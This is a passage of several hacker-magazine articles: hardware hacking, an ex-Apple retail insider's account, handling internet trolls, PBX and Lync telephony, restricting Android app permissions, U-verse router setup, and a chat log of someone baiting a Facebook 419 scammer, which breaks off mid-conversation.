So, yes, there is an explosion of software driven technological change in the world today, and rooting your cell phone is made "easy" (not forgetting the skills that created the howto)... but it can be just as rewarding to hack the hardware, too. So before opting for the alluring software route, consider the shortage of hardware hackers - it can be a sweet payoff!

However, the growing prevalence of projects like Beagle Board, Arduino, and the numerous development ("dev") boards of the various IC manufacturers is, I believe, rekindling an interest in hardware. Such projects effectively provide the user with generic hardware and a simplified, "high-level" programming interface... yay for the black box approach! Invariably, however, and before you know it, you're extending the original capabilities, and you have to hack the hardware.

So, hardware is not necessarily "difficult," and neither is the learning of it more demanding than becoming a decent programmer. Besides, don't forget that the software cannot run without the hardware! Try hacking your hardware.

Hacking The Apple Collective

by Ronin

I'd like to take this opportunity to thank Big Bird for lighting a fire under me so I would express my views on the current Apple environment. I've had a lot to say and it's about damn time I said it. He wrote a great article in 29:3 about his experience with the "Genius" bar. As great as the article was, I felt like it was missing something: an inside perspective. My goal in writing this is to share with you a bit of knowledge on how Apple runs their shop, and why the retail stores make the decisions they make. I am certainly not defending Apple. I thought it would be nice, however, to have a different perspective on the mystery that is Apple Retail.

Part I: Joining The Collective

I joined Apple in November 2006 as a Mac Specialist (a sales guy) and spent two years preaching to the public about how much safer Apple computers were and how they made life *so* much easier. I quickly decided sales was not for me, but I was stuck in the position for the time being. Luckily, a "Genius" position opened up at the store I was located in. I applied and knew I was a shoe-in. I had the highest scores on the pre-test and had more technical knowledge than anyone else on the team. I worked hard to prove my worth but, alas, I was not chosen. This was the first time, but certainly not the last time, that I had a carrot dangled in front of me to make me work harder for less pay. That single instance shattered my fan-boy status about Apple. From there on out, it was a job like any other. I realized that Apple didn't care about putting the right person in the right spot. They cared about how much work they could get done with a minimal amount of pay.

Part II: The "Genius" Bar

For the record, I hate the title "Genius." It asserts the arrogance of Apple to a T. The worst part about being a "Genius" is the constant barrage of angry customers who feel like they're entitled to having something fixed or replaced free of cost. Now, this is where I would like to offer some insight on Big Bird's experience. At the Genius Bar, we are under strict orders that are issued each quarter. Those orders usually have a one or two word summation. For example: Wait Time, where our orders specifically focused on how long a customer was waiting to be seen. Another example (and my favorite) is "Getting to Yes." This gem of a slogan pretty much summed up the majority of my time at the Bar. Apple's feedback from customers was showing that customers wanted their stuff fixed, but fixed for cheap. This led Apple to drop prices of parts (which were priced at the time of manufacturing, so if you had a four year old Mac, you still had to pay $900 for a part that should be $150). This also meant that what was a clear cut price for a repair now could vary depending on how much of a hassle a customer gave you. If you quoted a customer $1000 and the customer flipped his or her respective shit, then the "Genius" was OK'd to negotiate a price that the customer felt comfortable with ("Getting to Yes"). I spent a little under three years as a "Genius" with these collective orders changing from quarter to quarter. As I was getting ready to part ways with the technology giant, orders came down again, as usual, but this time completely reversing the previous order. Instead of "Getting to Yes," it was now "Resetting Expectations." So now, instead of giving the customer the benefit of doubt, Apple didn't want to have anything to do with "Getting to Yes." The price negotiation stopped almost overnight and repair costs were lower than they were, but locked into place now. Just imagine all the happy customers *that* would bring in!

Part III: The Brain Wash

It was about halfway through my time as a "Genius" and I was burnt out. I hated the ignorant public, I hated fixing n00b problems, and, more importantly, I hated working my butt off for half the pay I should have been making with my skill set. My manager at the time pulled me aside and asked if I wanted to go to Core. Now, Core is an interesting place. Core is Apple's training camp. It's usually local to the market that the retail store is located in and the physical location is kept secret to all but those who are driving the cars full of eager fan-boys and -girls. Inside of Core is a magical world: one filled with good feelings, stories that make you laugh and cry, and an overall feeling of friendship. As a seasoned vet of the Apple Retail environment, I knew what this meant. It was time for a bit of attitude adjustment with a

page taken right out of *1984*. We were fighting a war! And everyone, and I mean *everyone*, in the store had to be for the war. If not, you ran the risk of being sent to Core for an adjustment. If a manager wasn't on board, they suddenly disappeared for a weekend, only to come back with a smile on their face ready to fight again. I reluctantly agreed, knowing what this meant for me. I won't go into detail about what they did but, needless to say, when I got back to my job Monday morning, I was ready to fight for Apple again.

Part IV: The Afterlife

I left Apple because they dangled one too many carrots in front of my face. Even another Core couldn't fix how bitter and jaded I was. I was overworked and underpaid. I often compare Apple to the Borg, and myself as someone who was initiated into the collective and then successfully separated again from it. I've been out of Apple for two years now and I still catch myself saying "we" when talking about Apple, like I'm still working there. That just goes to show you that this is no joke. Is there a part of me that still wishes I was there? Sure, I miss the collective from time to time. But I've grown to think outside the Apple box. I have moved up in the world of tech, earning my Network+, Security+, and my Certified Ethical Hacker - all of which Apple did not support me learning. I have moved on to a pen testing position and use my newfound powers for good (not casting judgment here, just saying how I chose to use my skills that Apple did not support). Is there life after Apple? Absolutely - just make sure you don't spill anything on your laptop....

I hope this helps shed a little bit of light on how Apple works their magic. The reason they can afford to pay their employees the same as a Costco employee is because people *want* to work there. Some of them are so hopelessly devoted to Apple that they'd work for free if they could (I wish I was joking about that). In some ways, it makes me sad to think that the company that dared to defy a growing industry, and was a poster child of "Think Different" is now thinking just like everyone else.

Internet Trolls

by Sam Bowne
samsclass.info

I was recently asked to help a colleague who had been receiving threats by email. The exchanges resulting from that, and many similar situations, led to this article.

What is a Troll?

In face-to-face discussions with friends, coworkers, customers, and sane strangers, people speak with a purpose - to deliver information, make a request, or to express an emotional connection. Civil adults learn to consider the needs of others, respecting their privacy, time constraints, and feelings. So most people are not prepared to understand trollery, and misunderstand it, because it does not occur in normal conversations.

One way to understand trolls is to think of a toddler, just learning to speak, who has discovered that repeating the question "Why?" over and over again causes an adult to keep talking forever. Another example is a filibuster, in which a legislator reads the entire Sears catalog just to give the appearance of engaging in debate. These are denial-of-service attacks - consuming the time and energy of the target pointlessly is the attacker's goal.

There is a level of good faith in normal conversation - the parties are expected to speak honestly and to have good intentions. Trolls do not have this good faith; they exploit it to harm others. A troll may ask for something, but if their wish is granted, they will not stop asking for things. They may ask a question, but they don't want an answer. Trolls are attackers, and the goal of their messages is to harm the recipient.

Defense

The only defense I know of is silence. Don't get hurt or angry and, as much as possible, give no response at all. Trolls are gratified by protests, angry denials, and counterattacks. They poke you, hoping to get a response. If they get no response, they will stop having fun, and go torment someone else.

If you must answer because the troll is a colleague or someone else you cannot completely ignore, delay the answers as long as possible. This is a "tarpit" defense and also reduces the troll's gratification from the exchange.

Notifying Police

I don't think law enforcement can do anything to stop most trolls, but there is one exception. If the troll has found your physical location and begun stalking you in real life, painting messages on your house, stealing your car, visiting your workplace, etc., then you may be in real direct physical danger. Police, restraining orders, and private investigators may be helpful in that situation.

But the actual physical danger from trolls is small. I think most of them are shy, timid, lonely recluses in real life, and wholly unprepared for real physical combat. Consider Jennifer Emick - she exposed the identity of some people in Anonymous and endures an incredible flood of trolling, including numerous threats to kill and torture her, yet none of the trolls have physically attacked her.

Getting Even

Some victims of trolling want to convince the trolls that they are wrong, or punish them. Please utterly eradicate these concepts from your mind. Trolls are failed personalities, like failed states. They have no decency, honesty, or goodness. Trolls have tormented people until they are dead, and the only remorse they show is that their toy is broken, and now they need to find a new one.

Conflict Management

A student introduced me to this excellent concept. With trolls, conflict resolution is impossible - you can never win. There is no way to make them stop, or admit you are right, or grow up, or to arrest them (except in very rare cases). However, conflict management is an achievable goal - limiting the harm the trolls do to you. That is the best goal to strive for.

The fundamental reason resolution is impossible is a lack of respect. In order to influence someone, you must respect them, and they must respect you. Trolls regard targets as contemptible and disregard everything they say. You cannot possibly gain their respect, and any respect you grant a troll just makes you a more entertaining victim.

It is essential to understand that you are at war: a malicious enemy is attempting to destroy you. Do not imagine that you are having a dispute over an issue with a potential friend. Any attempt to meet demands, soothe the troll's "feelings," or elevate the tone of the discussion will only expose you to more attacks.

The Biggest Risk

The most dangerous thing you can do when trolled is to fight back. I have been called in to help several victims of trolls, and some of the victims have hurt themselves far more than the trolls ever could. One victim resigned from employment and became a paranoid wanderer, hiding on the couches of friends while compiling large quantities of "evidence" from email headers and websites, abandoning all normal life to track down largely imaginary tormentors. Another sent death threats to the trolls, got a gun, and became the subject of police investigations rather than the victim.

Trolls love such overreactions - if they see your arrest or dead body on the news, they will laugh and say it proves they were correct all along, and seek fresh victims with renewed vigor.

The most important thing you can do is protect yourself and not overreact. Block all troll communications. Use Twitter blocks, email spam filters, etc. Maintain your own self-esteem. Ignore all troll accusations. Refuse to blame yourself.

Don't give anything the trolls say the slightest credence. They are subhuman biting pests like insects. Nothing you can say or do will gain praise from them or stop the abuse.

Just ignore them, laugh at them, and remember that they act this way because they are broken people. Trolling is their problem, not yours.

References

- http://gizmodo.com/5914671/➥this-is-what-happens-when-➥anonymous-tries-to-destroy-➥you
- http://www.heraldsun.com.au/➥news/victoria/torment-too-➥much-for-bullied-teenage-➥schoolgirl-sheniz-erkan/➥story-fn7x8me2-1226242170733
- http://www.theatlanticwire➥.com/national/2010/10/gay-➥teen-suicide-sparks-debate-➥over-cyber-bullying/22829/
- http://abcnews.go.com/➥Health/gay-buffalo-teen➥-commits-suicide-eve-nat➥ional-bullying/t/story?➥id=14571861

by The Prophet

Hello, and greetings from the Central Office! Another quarter brings another continent and I have now, in addition to visiting all seven continents, circumnavigated the globe counterclockwise. After a brief stop in the U.S. where I spoke at the bSides Las Vegas conference, I am writing to you from the Central Valley of Costa Rica. This is where I will call home through Christmas. My yearlong experiment in preparing for senior management has reached the two-thirds mark. When the opportunity to study somewhere with better weather than the Netherlands for the final months of my degree program arose, I jumped at the opportunity! The curriculum may be equally soul-draining here, but at least the food is better.

I have been staying in hotels a lot lately - in Brussels when visiting the European Commission, in Dusseldorf prior to catching my flight to the U.S., and in Las Vegas attending bSides and Defcon. Even my new student housing is like a hotel. The campus where I am studying was built as a resort property, but the resort failed. The student houses were originally constructed as resort villas, and there was even a hotel switchboard. This means that every student house is equipped with a phone similar to a hotel phone, in my case a Siemens Euroset 3005.

This got me thinking a lot about PBXs, and the current massive shift away from them. Have you ever noticed that phones in offices, hotels, and other institutions look different from ordinary telephones, and have features that aren't available on ordinary telephones? This is because they aren't ordinary phones. Institutions will typically install a phone system called a PBX, or Private Branch Exchange. These can provide a large number of extra features that you won't find on a regular telephone, and the list of features has grown a great deal since I last wrote about PBXs in the Autumn 2007 issue. Back then, we were starting to see VoIP based PBXs and "unified communications" entering the mainstream, but it was all very cutting edge at the time and not widely adopted. In that column, I mostly looked at the past of PBXs. This time, I'll look into the present and future.

Historically, PBXs have been sold as integrated, proprietary solutions. You would buy the PBX itself from a vendor such as Nortel, Siemens, or Alcatel-Lucent, load it up with the appropriate modules and cards providing the features you want (enabling services such as voicemail and connectivity to the phone company), run ordinary internal telephone wiring, and hook up proprietary telephone sets. These sets could run on up to three pairs each (although typically two pairs) and proprietary digital signaling would provide features such as message waiting indicators, Caller ID, and so forth. These kind of PBXs are still around, and you can still buy them. Just about the only thing that has changed is that instead of leasing a circuit from the phone company, you'll hook up your PBX to a fast Internet connection and route calls via a VoIP provider.

These days, a PBX is just as likely to be an ordinary computer as a machine that you buy from a vendor. Proprietary handsets are still around, but these have rapidly gone by the wayside in favor of SIP phones, which you can buy from any vendor because these operate according to a published standard and provide all of the functionality that most users could possibly want. Telephone wiring has yielded to Ethernet cable, and even Wi-Fi in some hard-to-reach locations. Even extensions - the tried-and-true way for decades to reach people in the bowels of corporate cubicle farms - have yielded to direct inward dials. When you can give every employee their own phone number for less than $1 per month, what's the incentive not to do it?

It's easy to wrap your head around a PBX (or any telephony solution) at the size of one site, especially if it's small to mid-sized and you don't have to worry about trunks or tie lines. Now consider the problem of large multinational corporations (such as banks) with tens or hundreds of thousands of employees and offices all over the world. Linking enterprises of this size in a secure and reliable way, while avoiding being eaten alive by circuit charges and toll charges, has always been an intractable problem. In the past, you couldn't realistically keep everyone in a company in the same telephone system or directory. Dedicated circuits to places like India and China weren't necessarily even possible to purchase (let alone cost-effective). Making matters worse, the architecture of PBX systems was generally hub-to-node rather than peer-to-peer (meaning that one site calling another site would have to route through headquarters, even if this wasn't the most efficient or cost-effective thing to do). Additionally, with very large corporations, finding PBX systems that could scale to the number of sites and employees involved could be exceptionally challenging - in many cases, impossible. Most companies ended up with a mix of different systems that varied depending upon the site, resulting in big integration headaches for telecom managers.

Meanwhile, the Internet solved most of these problems a long time ago for corporate enterprises, leaving the IT guys smugly rolling their eyes at those old crusty telecom guys who "just didn't get it." However, their smug attitudes were quickly corrected by rolling out "VoIP pilots" and making IT departments be early adopters. Until recently, the technology just wasn't good enough. VoIP was immature, not user-friendly, and didn't integrate well into existing environments (with the exception of long distance and wireless carriers, who have quietly replaced circuit switched trunks with much cheaper VoIP while raising prices in the process). Microsoft, for its part, has quietly gotten into the telecommunications business in a very big way. They have achieved a surprising degree of success selling Lync, its unified communications play (formerly known as Office Communicator) and it's becoming more and more common to see it deployed in corporate environments. Companies running Microsoft Office, Exchange, and Outlook can now add a Lync server which (more or less) seamlessly integrates with the rest of the environment. This can entirely replace an office's existing telephone system with a SIP-based solution and integrates with the existing corporate email and directory services solution (so, for example, users receive their voicemail as a transcribed email). While Lync is compatible (for now) with SIP-based phones, most users run the Lync client on a PC and talk using either the PC microphone and speaker or a headset. Proprietary handsets that break often and cost a fortune to replace are now a thing of the past.

The Lync feature set is incredibly rich, much more so than I'll detail here. These days we expect voicemail to arrive in email already transcribed and, of course, Lync does this. Sure, you can dial in to a Lync system to listen to your voicemail, but Lync can also read messages from the associated email account over the phone. Lync users calling one another (obviously) don't incur any telephone charges, because calls are routed over the Internet (or corporate WAN). Conference calls can take place over VoIP, but a DID can be assigned to the conferencing system allowing conferences to be accessed via a PIN using a regular telephone. Users (provided the administrator allows it) can very easily configure their number to simultaneously ring a variety of devices, both traditional telephone and Lync VoIP, and located anywhere in the world - making it easily possible to be reached no matter where you happen to be in the world. Administrators can select from any SIP-compatible VoIP provider and (with some help from their SIP providers) can configure preferential routes based on cost, quality, or a combination of these. Private routes can even be configured via a corporate WAN; after all, it's not technically necessary to drop off calls to the telephone system in the same country where they originated. The solution is fully video-enabled and, most interestingly, allows for remote desktop sharing.

By default, Lync users can contact one another even if they do not work for the same company - the directory is open and connected to the Internet. In fact, if a Lync user accepts your directory request, you will appear in their directory alongside all of their other contacts and Lync won't effectively flag or differentiate you as a user that definitely shouldn't be trusted. The Lync user will see all the same warnings associated with your requests as they will for anyone else. Other "stupid user tricks?" Many Lync users never dial in to listen to their voicemail (since they listen to voicemail through their email account), so they never reset the default passcode assigned by their administrator - potentially leaving the tremendous power of Lync in the hands of adept phreaks. Typically, Lync is integrated with a corporate email system and will use an email address as the contact, so a curious phreak might go "Lync scanning" for contacts. Social engineering takes on an entirely new meaning when it can include video, multinational corporations with hundreds of thousands of users, and - with the right user at the other end - taking direct control of computers (with all accompanying phun).

Microsoft, for its part, has never cared much for open standards and recently bought Skype, which is based on proprietary (but admittedly superior) technology. I expect that over time, Lync and Skype may eventually merge into a single "cloud hosted" product, which gets even more interesting. Many companies are offering "cloud VoIP" products where IT departments can outsource their entire corporate phone systems along with other IT infrastructure. For those systems hackers who have never gotten into phreaking because it's just too different, we're starting to see a convergence that might be really exciting. It's not just non-critical (or too often critical) data moving into the "cloud" (whatever that is). Entire corporate phone systems are migrating too! The opportunities for phun and mischief and exploration are already incredible and it's only just beginning.

I write a lot about older systems and how things worked in the past, in part because I think that telecommunications history is interesting and surprisingly often still relevant today, but also because engineers always seem to repeat the same mistakes in implementation. PBXs are still being produced, used, and sold more or less in the same way they always have (and they have all of the same problems), but the market is shifting rapidly (in telecommunications terms) to solutions that look more like Lync. Google isn't doing Google Voice and GChat for fun; I expect they have very big plans in the enterprise space and are still working to get the technology right.

And with that, it's time to enjoy some beer and tacos. Mexican food is popular in Central America too. Get out and explore - the world becomes a lot more interesting when you truly become a part of it!

Controlling the Information Your Android Apps Send Home

by Aaron Grothe
ajgrothe@yahoo.com

I have my Android phone set to auto update all my apps, so I know when I have to manually update an app there has been a permission change. This has never been a good thing. For instance, a game about mad avians decides that it needs to be able to read my Device ID and contacts. An application for playing music suddenly needs to be able to take screenshots of other apps. I'm already using and like these apps, so I consider this to be a sneaky way to make a land grab. What to do? For some apps you are forced to upgrade if you want to continue to use the service, as in the case of the music app. For others, you can keep running the old version until the next time you replace your phone. Another answer is to try and grab some permissions back from these apps, hopefully in a way in which they will continue to work.

Options

If you have a rooted and unlocked phone, you have several options to pull back some permissions from your apps. In this article, we're going to talk about three methods: Cyanogenmod 7's Permissions Management, PDroid, and OpenPDroid ROM modules and custom patches against the Cyanogenmod source code tree.

There are several different ways of altering the information that an app running on a smart phone makes available. Typically, you will either deny the access or alter the data that is sent from the phone. An example of altering the data is sending a random Device ID instead of your real Device ID or a fake latitude/longitude instead of your real one. You can also have the system block the access.

Cyanogenmod (CM) 7 provides an easy way to revoke privileges through the Permission management. This feature has been removed from CM 9 and later. Many poorly written apps will do a Force Close after being denied a privilege, so this feature is not being brought over to newer versions of Cyanogenmod.


PDroid and OpenPDroid offer you a bit more control over permission management than Cyanogenmod as they intercept requests and for many of them, such as a Device ID request, can either return a random or user chosen value. Returning a value allows a lot of apps to continue working instead of just doing a Force Close. You'll need to create a custom module for the ROM you have installed on your phone. You'll also need a GUI for controlling the module. The preferred GUI for controlling permissions is PDroid Manager.

Cyanogenmod's source code is also available and there are patches out there that allow you to modify the source code tree to do things such as return random Geo location, Device ID, Android ID information, and so on. After incorporating these patches, you can build your own custom ROM and install it on your smart phone, and the phone will always return either random or user chosen values compiled into the ROM. The major problem here is most of these patches are all or nothing. Having mad avians not know your latitude and longitude is fine, but for Google Maps it is kind of a pain for them to think you are in Forman, North Dakota unless you are.

Example

The following is a quick example of restricting an application's permissions using OpenPDroid and the PDroid Manager. The app chosen was Duke Nukem 3D. This was chosen because it is a game I play every now and then, and it shouldn't need to know my phone number anyway.

For this example, I used a pretty simple policy. If it is possible to set it to random (Device ID, phone number, etc.), set it to random, otherwise set it to deny. I also set it to log and notify for access requests. Here is a quick screenshot of the full permissions for the application.



With this policy, you'll see several notices as the application starts up as follows:

Random Device ID returned to App

Random Android ID returned to App

Network Information access denied

After this, the game seems to run pretty well, with minimal information handed over!

Hints

The following are a couple of hints that will hopefully make your experiments go better. These are all based on my personal experiences and your mileage may vary:

- Use a Cyanogenmod ROM instead of trying to use the ROM that came with your phone. I've been able to create modules for some stock ROMs, but have had better luck with CM ROMs.
- If you use Cyanogenmod's Permission Management to remove privileges from your phone, a lot of your apps might do Force Closes. This is why PDroid/OpenPDroid tends to be a better solution.
- Use ClockworkMod ROM Manager to flash/backup/restore your phones. This will save you countless time.
- Every five minutes spent in the XDA forums will, on average, save you an hour of frustration later.
- If you have an HTC device, you can unlock it using the HTCdev site. It is a lot easier than having to downgrade your phone to a vulnerable ROM to get root access on it.
- Use auto_patcher to generate modules for PDroid and OpenPDroid. You can do it by hand, but it isn't worth the pain, except as a learning experience.
- Permission restriction can be a bit of trial and error. Start with very strict and, if the app Force Closes, you can give it back a few permissions until it works again.
- If something goes wrong on your phone when you install your PDroid or OpenPDroid patch, you can either use the restore zip file or just do a fresh reinstall of the original ROM.
- I prefer OpenPDroid as I have had better luck getting working modules with it than PDroid. Your mileage may vary, though. Depending on what Android version you are running, you might have to use one or the other. They both largely work the same, so if one doesn't work for you, try the other one.
- If you want to get a quick summary of the permissions that you have given away on your phone, I recommend you give PermissionDog a quick install. It provides a high level summary of some of the more dangerous permissions you have already probably allowed apps on your phone to have.

Conclusion

The next major step in terms of privilege control on smart phones will probably be done using virtualization. If you run Android inside a VM, you can intercept the calls to the hardware and provide the guest operating system whatever values you want, with the guest operating system being none the wiser This is going to require more power than most smart phones have today.

The design of Google's Android with its relatively granular permissions and open source nature allows for people to get some control over what information is sent from their phones. This is by no means a foolproof way of restricting apps from sharing your information, but it is a very good first step and hopefully these solutions will continue to evolve and get better.

Resources

auto_patcher - http://forum.xda-dev➥elopers.com/showthread.php?t=➥1719408 - tool that makes it easier to generate zip files for installing PDroid and OpenPDroid. It can also do a lot more. Well worth a look.

ClockworkMod ROM Manager - http://➥www.clockworkmod.com/ - makes doing restores/backup/updates as easy as it can be.

Cyanogenmod - http://www.cyanogen➥mod.org/ - alternative firmware for Android phones and tablets based upon the Google Android releases.

HTCdev - http://www.htcdev.com - HTC is allowing people to unlock the vast majority of their phones. If you have an HTC phone, this is very nice.

OpenPDroid - http://forum.xda-dev➥elopers.com/showthread.php?t=➥2098156 - developers of the OpenPDroid kernel module.

PDroid - http://forum.xda-dev➥elopers.com/showthread.php?t=➥1923576 - developers of the PDroid kernel module.

PDroid Manager - http://forum.➥xda-developers.com/showthread➥.php?p=34190204 - GUI front end for managing permissions with PDroid or OpenP-Droid installed.

Permissions Dog - https://play.➥google.com/store/apps/details?➥id=com.PermissioDog&hl=en - great app that provides a lot of information about the permission settings on your phone.

XDA Forums - http://forum.xda-dev➥elopers.com - the place to go for more information and troubleshooting on issues with permissions.

U-verse Networking

by Uriah Christensen

I work in technical support for AT&T Business U-verse. I switched from working with consumer accounts to business accounts because I like solving real problems. I was also burned out of having to tell someone to change the input settings on their TV to get the U-verse to "work." The technology and the way U-verse works is quite interesting and has much potential for the future of Internet-based media. However, this article is not about that. This article is a basic description of how to set up a network and correctly configure it to connect to U-verse.

The reason for this is that I have found many IT personnel are clueless when it comes to connecting a network to an Internet gateway. I'm not sure how many people in the IT field that this article refers to will actually read it. If you have used U-verse as your Internet provider and have no issues with setting up your internal network, feel free to skip this article. Or you can keep reading and may learn something that didn't occur to you before. I find this info will be considered Networking 101 for most, and am shocked with the IT people calling in and saying AT&T messed up their connections, when just about ten minutes of configuring would get them back up and running.

The first thing I would like to let everyone know is that U-verse is a VDSL connection. Basically, it is a different frequency that allows for more data to be sent down the line then traditional ADSL, and an ADSL modem will not work or authenticate. Also, the authentication is different with U-verse. Traditional ADSL uses PPPOE, while U-verse Uses 802.1x certificate authentication. The modems cannot be put in bridge mode, and the DHCP cannot be turned off.

So how does a person connect a router to the modem? Simply put an Ethernet cord from the modem's built-in four port router to the Internet/WAN port of the router. Simple, right? Not quite. The next thing you need to do is set up the subnet correctly. Many routers (including the U-verse modems) have a default private IP address range of 192.168.1.0/24. The default gateway on most routers is 192.168.1.1, and the default gateway on the U-verse modem is 192.168.1.254. Now, if your devices see a gateway of 192.168.1.1, and the router sees one at 192.168.1.254, then the router will look for that IP on its subnet, and the router will also get two IP addresses on the same subnet: 192.168.1.1 and 192.168.1.64, for example. Since these are showing the same subnet, where will the traffic be sent? This will cause some major routing issues, so we need to set things up differently.

Since I hate to tell customers to reconfigure their entire network, I have a simple solution. If you have ever done some checking on a cable modem's connection settings, you know that they usually have a private IP address of

192.168.100.1. This corrects the IP address issue. I simply have the customer log into the modem and have them change the default DHCP to 192.168.100.0/24. This two minute fix corrects most of the issues that come my way.

The next complaint I get is that there is no bridge mode on the modem. Due to the authentication, you cannot have bridge mode because the device that you would bridge to could not authenticate on AT&T servers (I know, don't make an argument about how one could technically do it if they wanted to. I have also come up with some ways, but that is not the point of this article.). The question is, what is the point of bridge mode? Well, it's to give your router the WAN IP address and let your router handle the routing down from there. This can be done by either using DMZplus mode on the 2wire models or IP Passthrough on the Motorola models. Bridge mode is not needed to pass the WAN address. Bridge mode is needed to pass the ADSL signal to a second device that can handle the authentication. Unfortunately, many seem not to understand what the difference is.

The last complaint I get is that you cannot turn off DHCP. I get this so much that I really would like to tell them to hold, then throw myself out the window and plummet to my death! One IT person told me that she needed to turn off DHCP on the modem. I just blinked (I wish they could see my face over the phone) and asked a question: "Why?" She actually thought that the modem would hand out IP addresses to the devices on her router's subnet. I had to explain that the modem will hand out IP addresses to the devices connected to it, and her router would handle the addressing of the devices connected to it. To have to explain this to IT professionals is one of the most annoying things to me. Certification is no substitute for competence!

There is one other topic I would like to discuss. That is static IP addresses. You can have a block of static IP addresses for a low monthly cost. The first thing I would like to say is that I have no idea why AT&T calls them "static." These are assigned by the DHCP server in the modem and are dynamic by default, unless you statically assign them on the device you want to have it on. They are public IP addresses, and you set them up as a subnet in the modem. Once you assign the IP to a device, you can go to `http://whatismyip.com` and you will see that IP pop up. Also, since it is a subnet, the WAN IP assigned to the modem is different than the default gateway address for the public block. This confuses many customers, but when you explain that the same thing happens when you see a WAN IP of, say, 68.2.135.x and a gateway address of 192.168.1.1, as you would on most routers and that it's the same thing with the public subnet, the light dawns!

My hope is that this article will help with understanding basic networking and how to implement this with a U-verse connection. It isn't that hard, but for some reason I get calls from IT professionals that have no idea of basic networking concepts. My rant is this: I don't care that you crammed for a week to get certified! I don't care how long you have been in the field posing as an IT professional! I'll say it a second time: certification is no substitute for competence! Play with the equipment! Learn the equipment! *Hack* the equipment! Only then are you qualified for the job! I spend my time practicing these basic concepts, playing with my routers, and writing programs. I hack so I can do my job better, and so should you!


CENTRAL BANK OF NIGERIA

Scamming the Scammer

A Fun Way to Respond to a 419 Scam

by the Piano Guy

I had an experience today that may be instructive on how to deal with scammers. Someone tried to make me the victim of a Nigeria 419 scam. I didn't fall for it, and instead got to scam the scammer. As a student in IT security and information assurance, this felt good to do.

As you would expect, all names have been changed to protect the privacy of everyone involved. My friend's name isn't Matt, my folks weren't prescient enough to name me Piano Guy, and the scammer wasn't named "[Scammer Replaced Name]." Prosecutions are underway through Homeland Security (no joke), so privacy is required.

A few days ago, I was asked by a friend to re-friend him on Facebook. I figured that he had a problem with his account, so I did. The next day, I saw a post from him wondering why he had been getting questions from people about him re-requesting to be Facebook friends. Now, I like this guy, but it isn't like we talk every day, so I didn't make the connection. In reality, I should have questioned the re-friend request. The lesson I learned from this is that if someone you think you are friends with on Facebook re-requests your friendship, look them up and see if you're currently in their friends list. If you are, that second request is from someone else who has cloned their account.

Today, while sitting home looking for more computer clients, I got a chat from the scammer.

12:00 pm
Hello Piano Guy
how are you doing today?
12:00 pm
I am doing well. How are you doing today?
12:01 pm
I'm okay but not too well here.
I am sorry I didn't inform you about my traveling for a Program called Science, Health and Environmental Reporting.
It is currently held in Nigeria, Sweden and Kenya. I am presently in Nigeria.

At this point, I knew for sure someone was trying to scam me. This friend in no way, shape, or form would be in a position to do this. I looked up his number so I could call him and confirm he was home.

12:01 pm
Seriously?
I had no idea.
12:02 pm
Yes!!!
It has been a very sad and bad moment for me because i got robbed on my way to the hotel where i lodged.
My ID, cash and other valuables i have with me got stolen, I contacted the embassy here to help me out but it will take some time to get back to me.
12:02 pm
Really? Are you there alone?
12:02 pm
yes
12:03 pm
Wow. That's horrible.

I reached the friend on the phone. He told me about having had his profile stolen on Facebook, and that they could do nothing about it. He was fuming.

I decided to see if I could roll with it, and eventually turn it around on the scammer. Now, this is a dangerous game I chose to play, because the scammer could decide to target me and my friends next, but I use real passwords so I feel somewhat safer than maybe is justified.

12:03 pm
Yes, i'm in a critical condition here right now
I urgently need your financial assistance of $600 to sort-out my hotel bills and get myself back home.
I will really appreciate your help and i promise to pay you back immediately upon my return.

No one is getting from Nigeria to the U.S. for $600, let alone sorting out hotel bills as well. Further, my friend is a grammatical purist, and I would never see an "i" from him in any correspondence. I'm still playing along....

12:04 pm
I know you're good for it.
12:04 pm
you could have it sent via western union now so i can pay off some old bills and get myself back as soon as possible
12:05 pm
I suppose I could do that. What do I need to know?
12:06 pm
all you need to do is to look for the nearest western union agent close to you and have the money sent from there
okay?

I wanted to see if I could get his contact information.

12:06 pm
I suppose I could do that, but I don't know where to send to YOU. I can't just tell them to send to my friend Matt because he is in Nigeria.
12:08 pm
okay, i'll give you my friend info here to send the payment to now. okay? he'll help me receive and give me the cash because my id and other valuables got missed too. Okay?
12:09 pm
Okay, but I'm going to want to call your friend on the phone, so I'm going to need a phone number to reach him at.
I'm concerned about you.

I'm stalling for time and trying to get more information. My friend calls back, and tells me that if I look at the profile I will see that it is really https://www.facebook.com/Scammer.ReplacedName.5, which has nothing at all to do with my friend's name. I realized that I could see this myself if I clicked on the link on his name that was in the chat window, so I checked and, sure enough, that was the URL.

12:10 pm
i know, it's just a young college boy in school here, just borrowed his computer, he doesn't have a phone because i just asked him now.
I'll be fine...Okay?
here's the info ...

I should have waited here for him to give me the information, but I jumped the gun a bit.

12:11 pm
Also, what hospital are you staying at?
And, what is their phone number?
I'll wait. I know it will take you some time to track down a nurse to get that information.
Get the international code too.
12:13 pm
i'm not in a hospital now....i wasn't hurt bad at all, just stole everything from me. I'll be logged off soon so please we need to make the fast how soon would you be able to send it to me?
12:14 pm
I can do it this afternoon. It's already after 12 here. I need to have some kind of other verification. If I send the kid the money, what's to say that he won't just keep it, and then you're still screwed?
12:15 pm
trust me, he won't..okay? you can mark my words on this
12:15 pm
Okay, what is his contact information?
12:15 pm
wait please
Receiver's Name: PETER KEN
Address: 32 araromi street
City: Ojota
State: Lagos
Country: Nigeria
Zipcode: 23401
did you get it?

I had the information I wanted, so it was time to lower the boom.

12:17 pm
I got it. I do have a question for you.....who is [Scammer Replaced Name]?

No response for four minutes... it was a long four minutes for both of us.

12:21 pm
have to go now, not mentally balanced here

That was an understatement.

12:22 pm
wait please
i should be able to get back online as soon as possible, need some rest here. Okay? As soon as you have it sent, you'll be given some info, kindly reply back with the Full Sender's Name, MTCN, Text Question and Answer used and the Amount Sent. As soon as i get that, i'll be able

to make communications and get back to you immediately.
Okay?

Now that he had the nerve to come back, it was time to scam the scammer. It is okay to lie to a liar....

12:23 pm
What does MTCN mean?
